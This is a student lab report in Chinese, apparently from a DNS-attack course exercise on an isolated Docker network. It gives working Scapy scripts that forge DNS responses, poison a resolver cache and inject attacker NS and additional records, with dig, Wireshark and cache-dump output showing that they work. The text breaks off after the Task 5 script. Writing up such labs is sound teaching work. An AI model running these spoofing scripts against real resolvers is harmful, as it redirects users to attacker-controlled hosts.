
lab[5]-report

57118123 刘康辉

Task 1: Directly Spoofing Response to User

用户主机的IP地址为10.9.0.5，DNS服务器的IP地址为10.9.0.53。

在用户主机上利用dig查询www.example.com的DNS如下，可知无法获得相关信息。




```
root@3e5b02fd26ba:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached
```

创建spoof_response.py文件，代码如下。


```
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = 'www.example.com'
def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf('{DNS: %IP.src% --> %IP.dst%: %DNS.id%}'))
    ip = IP(dst = pkt[IP].src, src = pkt[IP].dst)
    udp = UDP(dport = pkt[UDP].sport, sport = pkt[UDP].dport)
    Anssec = DNSRR(rrname = pkt[DNS].qd.qname, type = 'A', ttl = 259200, rdata = '10.9.0.153')
    dns = DNS(id = pkt[DNS].id, qd = pkt[DNS].qd, aa = 1, rd = 0, qr = 1, qdcount = 1, ancount = 1, an = Anssec)
    spoofpkt = ip/udp/dns
    send(spoofpkt)

myFilter = 'udp and src host 10.9.0.5'
pkt=sniff(iface='br-aa6bda666558', filter=myFilter, prn=spoof_dns)
```

利用root权限运行该程序后，发送伪造的DNS响应报文。



```
[07/19/21]seed@VM:~/.../volumes$ sudo python3 spoof_response.py
 10.9.0.5 --> 10.9.0.53: 1354
.
Sent 1 packets.
```


在用户主机上利用dig查询www.example.com的DNS如下，可知相关信息已经被修改，攻击成功。



```
root@3e5b02fd26ba:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1354
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.9.0.153

;; Query time: 80 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 09:34:00 UTC 2021
;; MSG SIZE  rcvd: 64
```

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

在DNS服务器上利用rndc flush清除DNS缓存如下，可知DNS缓存已经清空。




```
root@080be8b5e284:/# rndc flush
root@080be8b5e284:/# rndc dumpdb -cache
root@080be8b5e284:/# cat /var/cache/bind/dump.db | grep example
root@080be8b5e284:/#
```

创建dns_posion.py文件，代码如下。


```
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = 'www.example.com'
def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf('{DNS: %IP.src% --> %IP.dst%: %DNS.id%}'))
    ip = IP(dst = pkt[IP].src, src = pkt[IP].dst)
    udp = UDP(dport = pkt[UDP].sport, sport = pkt[UDP].dport)
    Anssec = DNSRR(rrname = pkt[DNS].qd.qname, type = 'A', ttl = 259200, rdata = '10.9.0.153')
    dns = DNS(id = pkt[DNS].id, qd = pkt[DNS].qd, aa = 1, rd = 0, qr = 1, qdcount = 1, ancount = 1, an = Anssec)
    spoofpkt = ip/udp/dns
    send(spoofpkt)

myFilter = 'udp and src host 10.9.0.53 and dst port 53'
pkt=sniff(iface='br-d36055e56e0b', filter=myFilter, prn=spoof_dns)
```

利用root权限运行该程序后，发送伪造的DNS响应报文。




```
[07/19/21]seed@VM:~/.../volumes$ sudo python3 dns_posion.py
 10.9.0.53 --> 199.43.133.53: 35760

.
Sent 1 packets.
```

在用户主机上利用dig查询www.example.com的DNS如下，可知相关信息已经被修改。



```
root@2b73ed509c9e:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54774
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7d4612224d009f800100000060f557ed15f3df67dad52499 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.9.0.153

;; Query time: 2316 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 10:46:05 UTC 2021
;; MSG SIZE  rcvd: 88
```

利用wireshark抓包，得到结果如下，可知伪造的DNS响应报文发送成功。




ip.addr == 199.43.133.53

```
No.  Time                           Source          Destination     Protocol Length Info
 109 2021-07-19 06:46:05.580447957  10.9.0.53       199.43.133.53   DNS        98 Standard query 0x8bb0 A www.example.com OPT
 112 2021-07-19 06:46:05.642189241  199.43.133.53   10.9.0.53       DNS       106 Standard query response 0x8bb0 A www.example.com A 10.9.0.153
```

```
Frame 112: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface br-d36055e56e0b, id 0
Ethernet II, Src: 02:42:dd:3b:80:78 (02:42:dd:3b:80:78), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
Internet Protocol Version 4, Src: 199.43.133.53, Dst: 10.9.0.53
User Datagram Protocol, Src Port: 53, Dst Port: 33333
Domain Name System (response)
    Transaction ID: 0x8bb0
    Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
    Queries
        www.example.com: type A, class IN
    Answers
        www.example.com: type A, class IN, addr 10.9.0.153
    [Request In: 109]
    [Time: 0.061741284 seconds]
```

在DNS服务器上利用rndc dump -cache转储DNS缓存如下，可知相关信息已经被修改，攻击成功。




```
root@080be8b5e284:/# cat /var/cache/bind/dump.db | grep example
example.com.            777587  NS      a.iana-servers.net.
www.example.com.        863988  A       10.9.0.153
```

Task 3: Spoofing NS Records

创建spoof_NS.py文件，代码如下。


```
#!/usr/bin/env python3
from scapy.all import *

NS_NAME = 'www.example.com'
def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf('{DNS: %IP.src% --> %IP.dst%: %DNS.id%}'))
    ip = IP(dst = pkt[IP].src, src = pkt[IP].dst)
    udp = UDP(dport = pkt[UDP].sport, sport = pkt[UDP].dport)
    Anssec = DNSRR(rrname = pkt[DNS].qd.qname, type = 'A', ttl = 259200, rdata =
'1.2.3.4')
    NSsec = DNSRR(rrname = 'example.com', type = 'NS', ttl = 259200, rdata =
'ns.attacker32.com')
    Addsec = DNSRR(rrname = 'ns.attacker32.com', type = 'A', ttl = 259200, rdata
= '10.9.0.153')
    dns = DNS(id = pkt[DNS].id, qd = pkt[DNS].qd, aa = 1, rd = 0, qr = 1,
qdcount = 1, ancount = 1, nscount = 1, arcount = 1, an = Anssec, ns = NSsec, ar
= Addsec)
    spoofpkt = ip/udp/dns
    send(spoofpkt)

myFilter = 'udp and src host 10.9.0.53 and dst port 53'
pkt=sniff(iface='br-d36055e56e0b', filter=myFilter, prn=spoof_dns)
```

利用root权限运行该程序后，发送伪造的DNS响应报文。




```
[07/19/21]seed@VM:~/.../volumes$ sudo python3 spoof_NS.py
 10.9.0.53 --> 199.43.135.53: 55664

.
Sent 1 packets.
```

在用户主机上利用dig查询www.example.com的DNS如下，可知相关信息已经被修改。




```
root@2b73ed509c9e:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28965
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: cac7f42e3972a2af0100000060f55ada16422131f1b8b44e (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 2616 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 10:58:34 UTC 2021
;; MSG SIZE  rcvd: 88
```

利用wireshark抓包，得到结果如下，可知伪造的DNS响应报文发送成功。




```
ip.addr == 199.43.135.53

No.    Time                           Source          Destination     Protocol Length Info
   107 2021-07-19 06:58:34.745479828  10.9.0.53       199.43.135.53   DNS         98 Standard query 0xd970 A www.example.com OPT
   110 2021-07-19 06:58:34.811454463  199.43.135.53   10.9.0.53       DNS        181 Standard query response 0xd970 A www.example.com A 1.2.3.4 NS…

› Frame 110: 181 bytes on wire (1448 bits), 181 bytes captured (1448 bits) on interface br-d36055e56e0b, id 0
› Ethernet II, Src: 02:42:dd:3b:80:78 (02:42:dd:3b:80:78), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
› Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.9.0.53
› User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    Transaction ID: 0xd970
  › Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 1
  ▾ Queries
    › www.example.com: type A, class IN
  ▾ Answers
    › www.example.com: type A, class IN, addr 1.2.3.4
  ▾ Authoritative nameservers
    › example.com: type NS, class IN, ns ns.attacker32.com
  ▾ Additional records
    › ns.attacker32.com: type A, class IN, addr 10.9.0.153
    [Request In: 107]
    [Time: 0.065974635 seconds]
```

在DNS服务器上利用rndc dump -cache转储DNS缓存如下，可知相关信息已经被修改。



```
root@080be8b5e284:/# cat /var/cache/bind/dump.db | grep example
example.com.            777583  NS      ns.attacker32.com.
www.example.com.        863984  A       1.2.3.4
```

在用户主机上利用dig查询mail.example.com的DNS如下，可知相关信息已经被修改，攻击成功。




```
root@2b73ed509c9e:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45866
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 36e4c0bb09a330fe0100000060f55b1f95574c84b92ae65a (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 10:59:43 UTC 2021
;; MSG SIZE  rcvd: 89
```

Task 4: Spoofing NS Records for Another Domain

创建another_domain.py文件，代码如下。

```python
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = 'www.example.com'
def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf('{DNS: %IP.src% --> %IP.dst%: %DNS.id%}'))
    ip = IP(dst = pkt[IP].src, src = pkt[IP].dst)
    udp = UDP(dport = pkt[UDP].sport, sport = pkt[UDP].dport)
    Anssec = DNSRR(rrname = pkt[DNS].qd.qname, type = 'A', ttl = 259200, rdata = '1.2.3.4')
    NSsec1 = DNSRR(rrname = 'example.com', type = 'NS', ttl = 259200, rdata = 'ns.attacker32.com')
    NSsec2 = DNSRR(rrname = 'google.com', type = 'NS', ttl = 259200, rdata = 'ns.attacker32.com')
    Addsec = DNSRR(rrname = 'ns.attacker32.com', type = 'A', ttl = 259200, rdata = '10.9.0.153')
    dns = DNS(id = pkt[DNS].id, qd = pkt[DNS].qd, aa = 1, rd = 0, qr = 1, qdcount = 1, ancount = 1, nscount = 2, arcount = 1, an = Anssec, ns = NSsec1/NSsec2, ar = Addsec)
    spoofpkt = ip/udp/dns
    send(spoofpkt)

myFilter = 'udp and src host 10.9.0.53 and dst port 53'
pkt=sniff(iface='br-d36055e56e0b', filter=myFilter, prn=spoof_dns)
```

利用root权限运行该程序后，发送伪造的DNS响应报文。




```
[07/19/21]seed@VM:~/.../volumes$ sudo python3 another_domain.py
 10.9.0.53 --> 199.43.135.53: 28266
.
Sent 1 packets.
```

在用户主机上利用dig查询www.example.com的DNS如下，可知相关信息已经被修改。

```
root@2b73ed509c9e:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26740
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c7cab942e50742de0100000060f56141579d15e6b8a81148 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 3668 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 11:25:53 UTC 2021
;; MSG SIZE  rcvd: 88
```

利用wireshark抓包，得到结果如下，可知伪造的DNS响应报文发送成功。


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 199.43.135.53

No.	Time	Source	Destination	Protocol	Length	Info
123	2021-07-19 07:25:53.575734721	10.9.0.53	199.43.135.53	DNS	98	Standard query 0x6e6a A www.example.com OPT
126	2021-07-19 07:25:53.628306792	199.43.135.53	10.9.0.53	DNS	222	Standard query response 0x6e6a A www.example.com A 1.2.3.4 NS…

```
› Frame 126: 222 bytes on wire (1776 bits), 222 bytes captured (1776 bits) on interface br-d36055e56e0b, id 0
› Ethernet II, Src: 02:42:dd:3b:80:78 (02:42:dd:3b:80:78), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
› Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.9.0.53
› User Datagram Protocol, Src Port: 53, Dst Port: 33333
⌄ Domain Name System (response)
    Transaction ID: 0x6e6a
  › Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 2
    Additional RRs: 1
  ⌄ Queries
    › www.example.com: type A, class IN
  ⌄ Answers
    › www.example.com: type A, class IN, addr 1.2.3.4
  ⌄ Authoritative nameservers
    › example.com: type NS, class IN, ns ns.attacker32.com
    › google.com: type NS, class IN, ns ns.attacker32.com
  ⌄ Additional records
    › ns.attacker32.com: type A, class IN, addr 10.9.0.153
    [Request In: 123]
    [Time: 0.052572071 seconds]
```

在DNS服务器上利用rndc dump -cache转储DNS缓存如下，可知相关信息已经被修改，但只出现example.com的记录。

```
root@080be8b5e284:/# cat /var/cache/bind/dump.db | grep attacker
example.com.                777591  NS      ns.attacker32.com.
```

该现象的原因是伪造的报文中响应的是www.example.com的DNS查询，与google.com没有关系，只有与请求报文相对应的记录才会存入缓存。


Task 5: Spoofing Records in the Additional Section

创建additional_section.py文件，代码如下。

```python
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = 'www.example.com'
def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf('{DNS: %IP.src% --> %IP.dst%: %DNS.id%}'))
    ip = IP(dst = pkt[IP].src, src = pkt[IP].dst)
    udp = UDP(dport = pkt[UDP].sport, sport = pkt[UDP].dport)
    Anssec = DNSRR(rrname = pkt[DNS].qd.qname, type = 'A', ttl = 259200, rdata =
'2.3.4.5')
    NSsec1 = DNSRR(rrname = 'example.com', type = 'NS', ttl = 259200, rdata =
'ns.attacker32.com')
    NSsec2 = DNSRR(rrname = 'example.com', type = 'NS', ttl = 259200, rdata =
'ns.example.com')
```


```
    Addsec1 = DNSRR(rrname = 'ns.attacker32.com', type = 'A', ttl = 259200, rdata = '1.2.3.4')
    Addsec2 = DNSRR(rrname = 'ns.example.com', type = 'A', ttl = 259200, rdata = '5.6.7.8')
    Addsec3 = DNSRR(rrname = 'www.facebook.com', type = 'A', ttl = 259200, rdata = '3.4.5.6')
    dns = DNS(id = pkt[DNS].id, qd = pkt[DNS].qd, aa = 1, rd = 0, qr = 1, qdcount = 1, ancount = 1, nscount = 2, arcount = 3, an = Anssec, ns = NSsec1/NSsec2, ar = Addsec1/Addsec2/Addsec3)
    spoofpkt = ip/udp/dns
    send(spoofpkt)

myFilter = 'udp and src host 10.9.0.53 and dst port 53'
pkt=sniff(iface='br-e576868bfdec', filter=myFilter, prn=spoof_dns)
```

利用root权限运行该程序后，发送伪造的DNS响应报文。



